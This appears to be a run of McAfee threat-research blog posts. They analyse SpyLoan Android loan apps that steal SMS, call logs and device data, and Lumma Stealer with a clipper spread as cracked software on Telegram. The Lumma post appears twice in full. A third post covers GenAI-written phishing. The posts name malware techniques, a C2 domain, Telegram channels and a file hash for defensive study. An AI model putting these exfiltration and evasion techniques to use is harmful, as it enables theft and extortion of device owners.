Distribution via Official App Stores: Despite violating policies, these apps often slip through app store vetting processes and are available on platforms like Google Play, making them appear trustworthy.
Deceptive Marketing: They use names, logos, and user interfaces that mimic reputable financial institutions to gain credibility. Often these loan apps are promoted by ads on social media networks
Figure 2: Ad for a SpyLoan app
“High amount of loan” Add on Facebook for app “Presta Facil: Revision Rapida” which translate to “Easy Loan: Fast Approval” detailing interest rates, amount, period, etc for a loan in Colombian pesos.
Similar user flow: After first execution a privacy policy is displayed with the details of what information will be collected, then a countdown timer creates the sense of urgency to apply to the loan offer and the user’s phone number with the country code of the targeted territory is required to continue, asking for aone-time-password (OTP) that is received by SMS to authenticate the user and validate that user has a phone number from the targeted country.
SpyLoan apps are consistent with this onboarding process. Then navigation bar and app actions are very similar with different graphics but have the same features in their respective localized languages.
Figure 3: Example of privacy terms on two different SpyLoan apps, one targeting Indonesia (left) named “KreditKu-Uang Online” and another targeting Mexico (right) named “Préstamo Seguro-Rápido, Seguro”.
Both apps have in common a framework that shares the user interface, user’s flow and encryption libraries with techniques for communication with C2 infrastructure, while the operators have different locations, language and target countries.
Privacy agreements: These apps have similar but not equal privacy terms, in general they describe and justify the sensitive data to be collected as part of the user identification process and anti-fraud measures.
They require users to consent to collect excessive and exploitative data that a formal financial institution would not normally require, such as SMS message content, call logs and contact lists.
The contact information of the financial institution is from free service email domain like Gmail or Outlook, like a personal email address, not from a formal and legal financial institution.
The websites implementation of the privacy terms of these SpyLoans apps are built with the same web-framework, using JavaScript to dynamically load the content of the terms, this text is not available in the HTML files directly.
Excessive Permission Requests: Upon installation, they request permissions that are unnecessary for a loan app, such as access to contacts, SMS, storage, calendar, phone call records and even microphone or camera.
Common permissions on SpyLoan applications can be:
permission.CAMERA
permission.READ_CALL_LOG
permission.READ_PHONE_STATE
permission.ACCESS_COARSE_LOCATION
permission.READ_SMS
Depending on the implementation and distribution method they can include more sensitive permissions.
Enticing Offers: Promising quick loans with minimal requirements to attract users in urgent financial situations. A countdown might be displayed to increase the sense of urgency.
Figure 4: Three different apps, from different developers offering the same initial countdown onboarding screen: Offering an “85% approval rate” in different languages with a countdown.
Phone Validation via SMS OTP: To complete the registration a phone number with the country code of the target country is required to validate the user’s phone is on the territory, receiving an one time password (OTP) to proceed to the registration via text message.
Data Collection: Users are prompted to provide sensitive legal identification documents and personal information, banking accounts, employee information among with device data that is exfiltrated from the victim’s device.
Impact on Users
Financial Exploitation
Hidden Fees and High Interest Rates: Users receive less than the promised loan amount but are required to repay the full amount plus exorbitant fees within a short period.
Unauthorized Charges: Some apps initiate unauthorized transactions or charge hidden fees.
Privacy Violations
Data Misuse: Personal information is exploited for blackmail or sold to third parties. This might include sextortion with victims’ pictures that can be exfiltrated or created with AI.
Harassment and Extortion: Users and their contacts receive threatening messages or calls including death threats.
Emotional and Psychological Distress
Stress and Anxiety: Aggressive tactics cause significant emotional harm.
Reputational Damage: Public shaming can affect personal and professional relationships.
Back to 2023 in Chile media reported the suicide of a victim of fake loans after the harassment and threats to her friends and family and to her integrity.
Data Exfiltration analysis
The group of SpyLoan applications reported in this blog belongs to the family identified by McAfee as Android/SpyLoan.DE that transmits the collected information encrypted to the command and control (C2) using AES (Advanced encryption standard) with 128bits keys then base64 encoding and optionally adds a hardcoded padding over https.
Encryption key and initialization vector (IV) are hardcoded into the obfuscated application code.
Figure 5: Encryption key and IV hardcoded in SpyLoan variant
SpyLoan uses this same encryption routine to hide sensitive strings on resources.xml that leads to data exfiltration, for example:
The AES decrypted value using the same encryption routine implemented for data exfiltration:
<string name=”skadnjskdf”>content://sms/</string>
This string is used to construct a content URI that allows access to SMS Messages that it’s implemented to extract fields like, date, address (sender/recipient), message body, status, etc., and formats into JSON that then will be encrypted again to be sent to the C2.
Figure 6: Code section that exfiltrates all SMS messages from Victim’s device
Exfiltrated data is posted into the C2 via HTTP post inside an encrypted JSON object. The URLs of the endpoints used to collect sensitive data shares the URL structure between different SpyLoan applications. They use the same URLs scheme that can be detected by this regex:
Using the same technique and obfuscation methods SpyLoan samples hide in his code the ability to exfiltrate larges amount of sensitive data from their victims, including:
Call Logs: Collects call log data from the device if permissions are granted
Number: The phone number of the caller
Type: Type of call (incoming, outgoing, missed)
Duration: The duration of the call
Date: The timestamp of the call
Name: The name of the contact (if available)
Files in download directory with metadata: file name, extension, file size, last modified timestamp
All accounts on the device, emails and social media accounts.
Information about all apps installed
Other miscellaneous information collected:
Device and Network information:
Subscriber ID
DNS Information
Device ID (IMEI)
MAC address
Country code
Network Operator Name
Language
Network Type (WIfi, 4G, 3G, etc)
Phone number
Locale information (country code, display language)
Time Zone
Development Settings (enable or disable)
Phone Type (GSM, CDMA)
Elapsed Real-Time (The elapsed time since device was booted)
Proxy Configuration
SIM Information
SIM country ISO Code
SIM Serial Number (ICCID)
Location:
Permission: It checks for ACCESS_COARSER_LOCATION
Location provider: Check if GPS or network location are available
Last known location: Latitude or longitude
Geocoding information (converts latitude and longitude into a structured address):
Country name
Admirative area
City
Street
Address Line
Device configuration
Number of images: It counts the number of images files in external storage
Test Mode: reports if the device is in test mode
Keyboard Configuration
Current time
Enabled accessibility services flag
OS Settings:
Android version details (version, sdk level, fingerprint, id, display build)
Hardware information (device name, product name, device model, hardware details, device brand, board info, device serial number)
System configuration (bootloader version, build host, build user, CPU info)
Network (radio version, system type, build tags)
Storage Information:
External storage path, size,
Internal storage: total size, available size.
Memory information: total RAM, available RAM
Sensor data
Data from sensors such as accelerometers, gyroscopes, magnetometers if available on the affected device. This information includes:
Sensor type, sensor name, version, vendor, maximum range, minimum delay, power consumption, resolution.
Sensor data can be used for device fingerprinting and user’s behavioral monitoring.
Battery Information:
Battery level
Battery status: Indicates if the devices is plugged
Other battery metadata: health, if present, voltage, battery technology, type, etc.
Audio settings (maximum and current volume levels)
Victim Experiences
Users have reported alarming experiences, such as:
Receiving threatening calls and death threats for delayed payments.
Having personal photos and IDs misused to intimidate them.
The app accesses their contacts to send harassing messages to friends and family.
Typical comments on fake loan apps:
For example, “Préstamo Seguro-Rápido, Seguro” had many fake positive reviews on Google Play while a few consistent users reviews that alleged abuse of the collected data, extorsion and harassment.
Figure 7: User reviews in Spanish
October 18, 2024
I do not recommend this app. They start calling and threatening you with edited photos and posting them on social media, even sending them to your contacts, a day before. Even when it’s not the due date. Not recommended at all! Pure fraud and extortion.
September 25, 2024
Horrible app, they don’t show you how much interest they will charge, which is a lot, and before the payment date arrives, they start threatening your contacts and even send you personal messages with threats and foul language, threatening to extort your family.
Meanwhile other apps receive similar negative comments:
Figure 8: Comments on SpyLoan apps
Global Impact of SpyLoans Apps
Worldwide Issue with Local Variations
Figure 9: Global prevalence of SpyLoan apps
These threats are not confined to a single region; they’ve been reported globally with localized adaptations. Predatory loan apps activities have been identified worldwide not limited to the variants technically described in this post, the following incidents can provide a wider context of the impact of this threat:
Southeast Asia: Countries like Thailand, Indonesia, Vietnam and Philippines have reported significant issues with these apps exploiting users’ financial vulnerabilities.
Ranking of top 10 countries with highest prevalence of Fake Loans apps according to McAfee telemetry Q3 2024:
India
Mexico
Philippines
Indonesia
Thailand
Kenya
Colombia
Vietnam
Chile
Nigeria
Law Enforcement Actions
According to a report by the Judiciary of Peru, authorities conducted a major raid on a call center engaged in extortion and the operation of fake loan apps targeting individuals in Peru, Mexico, and Chile.
The police reported that over 300 individuals were linked to this criminal operation, which had defrauded at least 7,000 victims across multiple countries.
The call center employees were trained specifically to extort victims. Using information collected from the SpyLoan apps, they threatened users to extract as much money as possible by imposing inflated interest rates and additional fees.
Despite the efforts the activity of these malware applications continues and increases in South America and the rest of the world.
Conclusion
The threat of Android apps like SpyLoan is a global issue that exploits users’ trust and financial desperation. These apps leverage social engineering to bypass technical security measures and inflict significant harm on individuals. Despite law enforcement actions to capture multiple groups linked to the operation of SpyLoan apps, new operators and cybercriminals continue to exploit these fraud activities, especially in South America, Southeast Asia and Africa.
SpyLoan apps operate with similar code at app and C2 level across different continents this suggest the presence of a common developer or a shared framework that is being sold to cybercriminals. This modular approach allows these developers to quickly distribute malicious apps tailored to various markets, exploiting local vulnerabilities while maintaining a consistent model for scamming users.
By reusing code and tactics, they can efficiently target different countries, often evading detection by authorities and creating a widespread problem that is difficult to combat. This networked approach not only increases the scale of the threat but also complicates efforts to trace and shut down these operations, as they can easily adapt and relocate their operations to new regions.
By understanding how these malicious apps operate and taking proactive steps to protect ourselves, we can mitigate the risks and help others do the same.
How To Protect Yourself: Tips and Recommendations
Be Cautious with Permissions
Review Permissions Carefully: Be wary of apps requesting permissions that seem unnecessary for their function.
Limit Permissions: Deny permissions that are not essential.
Verify App Legitimacy
License and Registration: Ensure the institution is registered and licensed to operate in your country. Verify with your financial regulator’s authority or consumer protection agency.
Read User Reviews: Look for patterns of complaints about fraud or data misuse, pay special attention in apps with polarized reviews that might contain fake positive reviews.
Research the Developer: Look up the developer’s name, website, and reviews. Even if the app contains privacy policy which is mandatory on Google Play this might not be honored by scammers.
Use Security Measures
Install Security Software: Use reputable antivirus and anti-malware apps.
Keep Your Device Updated: Regular updates can protect against vulnerabilities.
Practice Safe Online Behavior
Don’t Share Sensitive Information: Provide personal data only to trusted and verified entities.
Be Skeptical of Unrealistic Offers: If it sounds too good to be true, it probably is.
Report Suspicious Activity
Notify App Stores: Report fraudulent apps to help protect others.
Contact Authorities: If you’re a victim, report the incident to local law enforcement or cybercrime units.
In today’s rapidly evolving cyber landscape, malware threats continue to adapt, employing new tactics and leveraging popular platforms to reach unsuspecting victims. One such emerging threat is the Lumma Stealer—a potent information-stealing malware recently gaining traction through Telegram channels. With Telegram’s popularity as a messaging and sharing platform, threat actors have identified it as a lucrative distribution vector, bypassing traditional detection mechanisms and reaching a broad, often unsuspecting audience.
Fortunately, McAfee’s advanced security solutions are equipped to detect and mitigate threats like Lumma Stealer. Through cutting-edge threat intelligence, behavioral analysis, and real-time monitoring, McAfee provides robust defenses against this malware, helping users secure their personal data and digital assets. In this blog, we will explore the tactics, techniques, and procedures (TTPs) used by Lumma Stealer, examine its capabilities, and discuss how McAfee solutions can help safeguard users from this rapidly spreading threat.
Telegram channel offering malware disguised as crack software
https[:]//t[.]me/hitbase
Notice the high subscriber count of 42k.
Last post on 3rd Nov
Another example of a telegram channel offering malware to benign users.
https[:]//t[.]me/sharmamod
Subscriber count 8.66k
Last post on 3rd Nov
Also notice that both the channels are related as they are forwarding messages from each other’s telegram channel.
McAfee detects these fake crack software as [Trojan:Win/Lummastealer.SD]
Threat Prevalence observed as per McAfee telemetry data.
India is most affected by this threat, followed by the USA and Europe.
This blog will dissect one specific file, CCleaner 2024.rar. The others are similar in nature except for the theme.
The hash for this file is 3df7a19969e54bd60944372e925ad2fb69503df7159127335f792ad82db7da0b.
The extracted rar contains Microsoft DLL files
Readme.txt contains the link to the telegram channel
CCleaner 2024.exe is a .NET application
We load the file into Dnspy and check the main function.
In this, we have two calls to a function UninitializeBuilder, which decrypts the blob of data that is passed to it (AIOsncoiuuA & UserBuffer) along with the key (Alco and key).
Decryption Key (Alco) and Encrypted data (AIOsncoiuuA) for the first call.
Decryption Key (Key) and Encrypted data (UserBuffer) for the Second call.
Snippet of the decryption Function.
Decrypted data is saved into variable uiOAshyuxgYUA.
We put a breakpoint on the end of this function and run the program to get the decrypted value of each call.
For the first call, we get the following decrypted data in memory. We see process injection API calls were decrypted in memory.
We can also see the target program in which the process injection will take place, in this case, RegAsm.exe.
We can confirm this through the process tree.
We let the breakpoint hit again to get the next layer decrypted PE file
We can observe the decrypted PE bytes, dump this payload to disk, and inspect the next stage.
Stage1 is a V C++ compiled file.
We checked the payload sections and discovered that it holds encrypted data.
Snippet of the decryption loop.
Following decryption, the data is written to two files in the AppData Roaming folder.
The first payload written in the AppData\Roaming folder is the .NET file “XTb9DOBjB3.exe”(Lumma_stealer) and the second payload also .Net file “bTkEBBlC4H.exe”(clipper).
Upon examining both payloads, we observed that they employ the same decryption logic as the main file(ccleaner).
Lumma stealer:
After dumping the payload from the .NET file, we discovered it is a 32-bit GUI Portable Executable.
“winhttp.dll is dynamically loaded into the program using the LoadLibraryExW function.
Upon inspecting the PE file, Base64-encoded strings were identified within the binary.
The encoded data is first decoded from Base64 format, converting it back into binary. The decoded data is then passed through a decryption routine to recover the plaintext.
We observe that the Plaintext resembles a domain, and it’s used to establish communication with a threat actor to exfiltrate the data.
The malware extracts the Steam account name, initially obfuscated to evade detection, and decodes it to reveal the C2 domain. This step is essential for establishing a connection between the compromised device and the attacker’s server, allowing further malicious activity such as data exfiltration and additional payload delivery. By using this technique, the attackers effectively bypass basic detection mechanisms, making it harder for traditional security solutions to identify the communication with the C2 server.
This is the snippet of the Steam community:
Upon checking the data, it was observed that the user’s name was obfuscated and had many aliases. We observed that the actual_persona_name fetched and it deobfuscated by the below code.
Upon de-obfuscation, we found the plain text and its domain “marshal-zhukov.com”.
Upon establishing a connection, the C2 server responded with configuration data in Base64 encoded format. The encoded data is first decoded from Base64 format, converting it back into binary. The decoded data is then passed through a decryption routine to recover the plaintext.
Config for collecting wallet information.
For Browser information:
For FTP and email information:
It also collects system information and sends it to c2.
Clipper:
Once we dumped the payload from the .NET file, we found that it was a 32-bit .NET executable named “Runtime64.exe.”
We load the file into dnspy and check the main function.
It begins by checking the mutex(“sodfksdkfalksdasgpkprgasdgrrkgwhrterheegwsdfwef”) to see if it’s already running on the machine.
Autorun.is_installed: This function checks if the program is set to run on system startup. If autorun is not configured, it adds one to enable automatic execution on startup.
This file sets the hidden attribute to false to remove the hidden status and set it as a system file to protect it.
This Clipboard Monitor.run function Uses the following regex patterns to match the wallet addresses.
If it matches, it replaces the clipboard content with the specified address to hijack the cryptocurrency.
Code snippet for clipboard monitor and replacement:
Conclusion
The Lumma Stealer is a stark reminder of the ever-evolving nature of cyber threats and the rapid adaptability of malware tactics. Its spread through Telegram channels demonstrates how easily threat actors can exploit popular platforms to distribute malicious code to a broad audience. With Lumma Stealer capable of stealing sensitive information and compromising user privacy, the potential damage it can cause is significant.
In this increasingly dangerous cyber landscape, having robust, up-to-date protection has never been more crucial. McAfee’s advanced threat detection and proactive defense mechanisms provide users with a vital safeguard against such threats. By combining real-time monitoring, behavioral analysis, and continuous updates to counter new TTPs, McAfee helps users stay one step ahead of malicious actors. As TTPs evolve rapidly, maintaining comprehensive antivirus protection is essential to safeguarding personal data, financial information, and privacy. Staying vigilant and equipped with the proper security solutions ensures that users are prepared to face the latest threats head-on.
In today’s rapidly evolving cyber landscape, malware threats continue to adapt, employing new tactics and leveraging popular platforms to reach unsuspecting victims. One such emerging threat is the Lumma Stealer—a potent information-stealing malware recently gaining traction through Telegram channels. With Telegram’s popularity as a messaging and sharing platform, threat actors have identified it as a lucrative distribution vector, bypassing traditional detection mechanisms and reaching a broad, often unsuspecting audience.
Fortunately, McAfee’s advanced security solutions are equipped to detect and mitigate threats like Lumma Stealer. Through cutting-edge threat intelligence, behavioral analysis, and real-time monitoring, McAfee provides robust defenses against this malware, helping users secure their personal data and digital assets. In this blog, we will explore the tactics, techniques, and procedures (TTPs) used by Lumma Stealer, examine its capabilities, and discuss how McAfee solutions can help safeguard users from this rapidly spreading threat.
Telegram channel offering malware disguised as crack software
https[:]//t[.]me/hitbase
Notice the high subscriber count of 42k.
Last post on 3rd Nov
Another example of a telegram channel offering malware to benign users.
https[:]//t[.]me/sharmamod
Subscriber count 8.66k
Last post on 3rd Nov
Also notice that both the channels are related as they are forwarding messages from each other’s telegram channel.
McAfee detects these fake crack software as [Trojan:Win/Lummastealer.SD]
Threat Prevalence observed as per McAfee telemetry data.
India is most affected by this threat, followed by the USA and Europe.
This blog will dissect one specific file, CCleaner 2024.rar. The others are similar in nature except for the theme.
The hash for this file is 3df7a19969e54bd60944372e925ad2fb69503df7159127335f792ad82db7da0b.
The extracted rar contains Microsoft DLL files
Readme.txt contains the link to the telegram channel
CCleaner 2024.exe is a .NET application
We load the file into Dnspy and check the main function.
In this, we have two calls to a function UninitializeBuilder, which decrypts the blob of data that is passed to it (AIOsncoiuuA & UserBuffer) along with the key (Alco and key).
Decryption Key (Alco) and Encrypted data (AIOsncoiuuA) for the first call.
Decryption Key (Key) and Encrypted data (UserBuffer) for the Second call.
Snippet of the decryption Function.
Decrypted data is saved into variable uiOAshyuxgYUA.
We put a breakpoint on the end of this function and run the program to get the decrypted value of each call.
For the first call, we get the following decrypted data in memory. We see process injection API calls were decrypted in memory.
We can also see the target program in which the process injection will take place, in this case, RegAsm.exe.
We can confirm this through the process tree.
We let the breakpoint hit again to get the next layer decrypted PE file
We can observe the decrypted PE bytes, dump this payload to disk, and inspect the next stage.
Stage1 is a V C++ compiled file.
We checked the payload sections and discovered that it holds encrypted data.
Snippet of the decryption loop.
Following decryption, the data is written to two files in the AppData Roaming folder.
The first payload written in the AppData\Roaming folder is the .NET file “XTb9DOBjB3.exe”(Lumma_stealer) and the second payload also .Net file “bTkEBBlC4H.exe”(clipper).
Upon examining both payloads, we observed that they employ the same decryption logic as the main file(ccleaner).
Lumma stealer:
After dumping the payload from the .NET file, we discovered it is a 32-bit GUI Portable Executable.
“winhttp.dll is dynamically loaded into the program using the LoadLibraryExW function.
Upon inspecting the PE file, Base64-encoded strings were identified within the binary.
The encoded data is first decoded from Base64 format, converting it back into binary. The decoded data is then passed through a decryption routine to recover the plaintext.
We observe that the Plaintext resembles a domain, and it’s used to establish communication with a threat actor to exfiltrate the data.
The malware extracts the Steam account name, initially obfuscated to evade detection, and decodes it to reveal the C2 domain. This step is essential for establishing a connection between the compromised device and the attacker’s server, allowing further malicious activity such as data exfiltration and additional payload delivery. By using this technique, the attackers effectively bypass basic detection mechanisms, making it harder for traditional security solutions to identify the communication with the C2 server.
This is the snippet of the Steam community:
Upon checking the data, it was observed that the user’s name was obfuscated and had many aliases. We observed that the actual_persona_name fetched and it deobfuscated by the below code.
Upon de-obfuscation, we found the plain text and its domain “marshal-zhukov.com”.
Upon establishing a connection, the C2 server responded with configuration data in Base64 encoded format. The encoded data is first decoded from Base64 format, converting it back into binary. The decoded data is then passed through a decryption routine to recover the plaintext.
Config for collecting wallet information.
For Browser information:
For FTP and email information:
It also collects system information and sends it to c2.
Clipper:
Once we dumped the payload from the .NET file, we found that it was a 32-bit .NET executable named “Runtime64.exe.”
We load the file into dnspy and check the main function.
It begins by checking the mutex(“sodfksdkfalksdasgpkprgasdgrrkgwhrterheegwsdfwef”) to see if it’s already running on the machine.
Autorun.is_installed: This function checks if the program is set to run on system startup. If autorun is not configured, it adds one to enable automatic execution on startup.
This file sets the hidden attribute to false to remove the hidden status and set it as a system file to protect it.
This Clipboard Monitor.run function Uses the following regex patterns to match the wallet addresses.
If it matches, it replaces the clipboard content with the specified address to hijack the cryptocurrency.
Code snippet for clipboard monitor and replacement:
Conclusion
The Lumma Stealer is a stark reminder of the ever-evolving nature of cyber threats and the rapid adaptability of malware tactics. Its spread through Telegram channels demonstrates how easily threat actors can exploit popular platforms to distribute malicious code to a broad audience. With Lumma Stealer capable of stealing sensitive information and compromising user privacy, the potential damage it can cause is significant.
In this increasingly dangerous cyber landscape, having robust, up-to-date protection has never been more crucial. McAfee’s advanced threat detection and proactive defense mechanisms provide users with a vital safeguard against such threats. By combining real-time monitoring, behavioral analysis, and continuous updates to counter new TTPs, McAfee helps users stay one step ahead of malicious actors. As TTPs evolve rapidly, maintaining comprehensive antivirus protection is essential to safeguarding personal data, financial information, and privacy. Staying vigilant and equipped with the proper security solutions ensures that users are prepared to face the latest threats head-on.
There’s no denying that Generative Artificial Intelligence (GenAI) has been one of the most significant technological developments in recent memory, promising unparalleled advancements and enabling humanity to accomplish more than ever before. By harnessing the power of AI to learn and adapt, GenAI has fundamentally changed how we interact with technology and each other, opening new avenues for innovation, efficiency, and creativity, and revolutionizing nearly every industry, including cybersecurity. As we continue to explore its potential, GenAI promises to rewrite the future in ways we are only beginning to imagine.
Good Vs. Evil
Fundamentally, GenAI in and of itself has no ulterior motives. Put simply, it’s neither good nor evil. The same technology that allows someone who has lost their voice to speak also allows cybercriminals to reshape the threat landscape. We have seen bad actors leverage GenAI in myriad ways, from writing more effective phishing emails or texts, to creating malicious websites or code to generating deepfakes to scam victims or spread misinformation. These malicious activities have the potential to cause significant damage to an unprepared world.
In the past, cybercriminal activity was restricted by some constraints such as ‘limited knowledge’ or ‘limited manpower’. This is evident in the previously time-consuming art of crafting phishing emails or texts. A bad actor was typically limited to languages they could speak or write, and if they were targeting victims outside of their native language, the messages were often filled with poor grammar and typos. Perpetrators could leverage free or cheap translation services, but even those were unable to fully and accurately translate syntax. Consequently, a phishing email written in language X but translated to language Y typically resulted in an awkward-sounding email or message that most people would ignore as it would be clear that “it doesn’t look legit”.
With the introduction of GenAI, many of these constraints have been eliminated. Modern Large Language Models (LLMs) can write entire emails in less than 5 seconds, using any language of your choice and mimicking any writing style. These models do so by accurately translating not just words, but also syntax between different languages, resulting in crystal-clear messages free of typos and just as convincing as any legitimate email. Attackers no longer need to know even the basics of another language; they can trust that GenAI is doing a reliable job.
McAfee Labs tracks these trends and periodically runs tests to validate our observations. It has been noted that earlier generations of LLMs (those released in the 2020 era) were able to produce phishing emails that could compromise 2 out of 10 victims. However, the results of a recent test revealed that newer generations of LLMs (2023/2024 era) are capable of creating phishing emails that are much more convincing and harder to spot by humans. As a result, they have the potential to compromise up to 49% more victims than a traditional human-written phishing email¹. Based on this, we observe that humans’ ability to spot phishing emails/texts is decreasing over time as newer LLM generations are released:
Figure 1: how human ability to spot phishing diminishes as newer LLM generations are released
This creates an inevitable shift, where bad actors are able to increase the effectiveness and ROI of their attacks while victims find it harder and harder to identify them.
Bad actors are also using GenAI to assist in malware creation, and while GenAI can’t (as of today) create malware code that fully evades detection, it’s undeniable that it is significantly aiding cybercriminals by accelerating the time-to-market for malware authoring and delivery. What’s more, malware creation that was historically the domain of sophisticated actors is now becoming more and more accessible to novice bad actors as GenAI compensates for lack of skill by helping develop snippets of code for malicious purposes. Ultimately, this creates a more dangerous overall landscape, where all bad actors are leveled up thanks to GenAI.
Fighting Back
Since the clues we used to rely on are no longer there, more subtle and less obvious methods are required to detect dangerous GenAI content. Context is still king and that’s what users should pay attention to. Next time you receive an unexpected email or text, ask yourself: am I actually subscribed to this service? Is the alleged purchase date in alignment with what my credit card charges? Does this company usually communicate this way, or at all? Did I originate this request? Is it too good to be true? If you can’t find good answers, then chances are you are dealing with a scam.
The good news is that defenders have also created AI to fight AI. McAfee’s Text Scam Protection uses AI to dig deeper into the underlying intent of text messages to stop scams, and AI specialized in flagging GenAI content, such as McAfee’s Deepfake Detector, can help users browse digital content with more confidence. Being vigilant and fighting malicious uses of AI with AI will allow us to safely navigate this exciting new digital world and confidently take advantage of all the opportunities it offers.
¹ As measured by McAfee, comparing human-written phishing emails with phishing emails generated using Phi-3 and evaluated with a population size of 2300.

 Login
Login










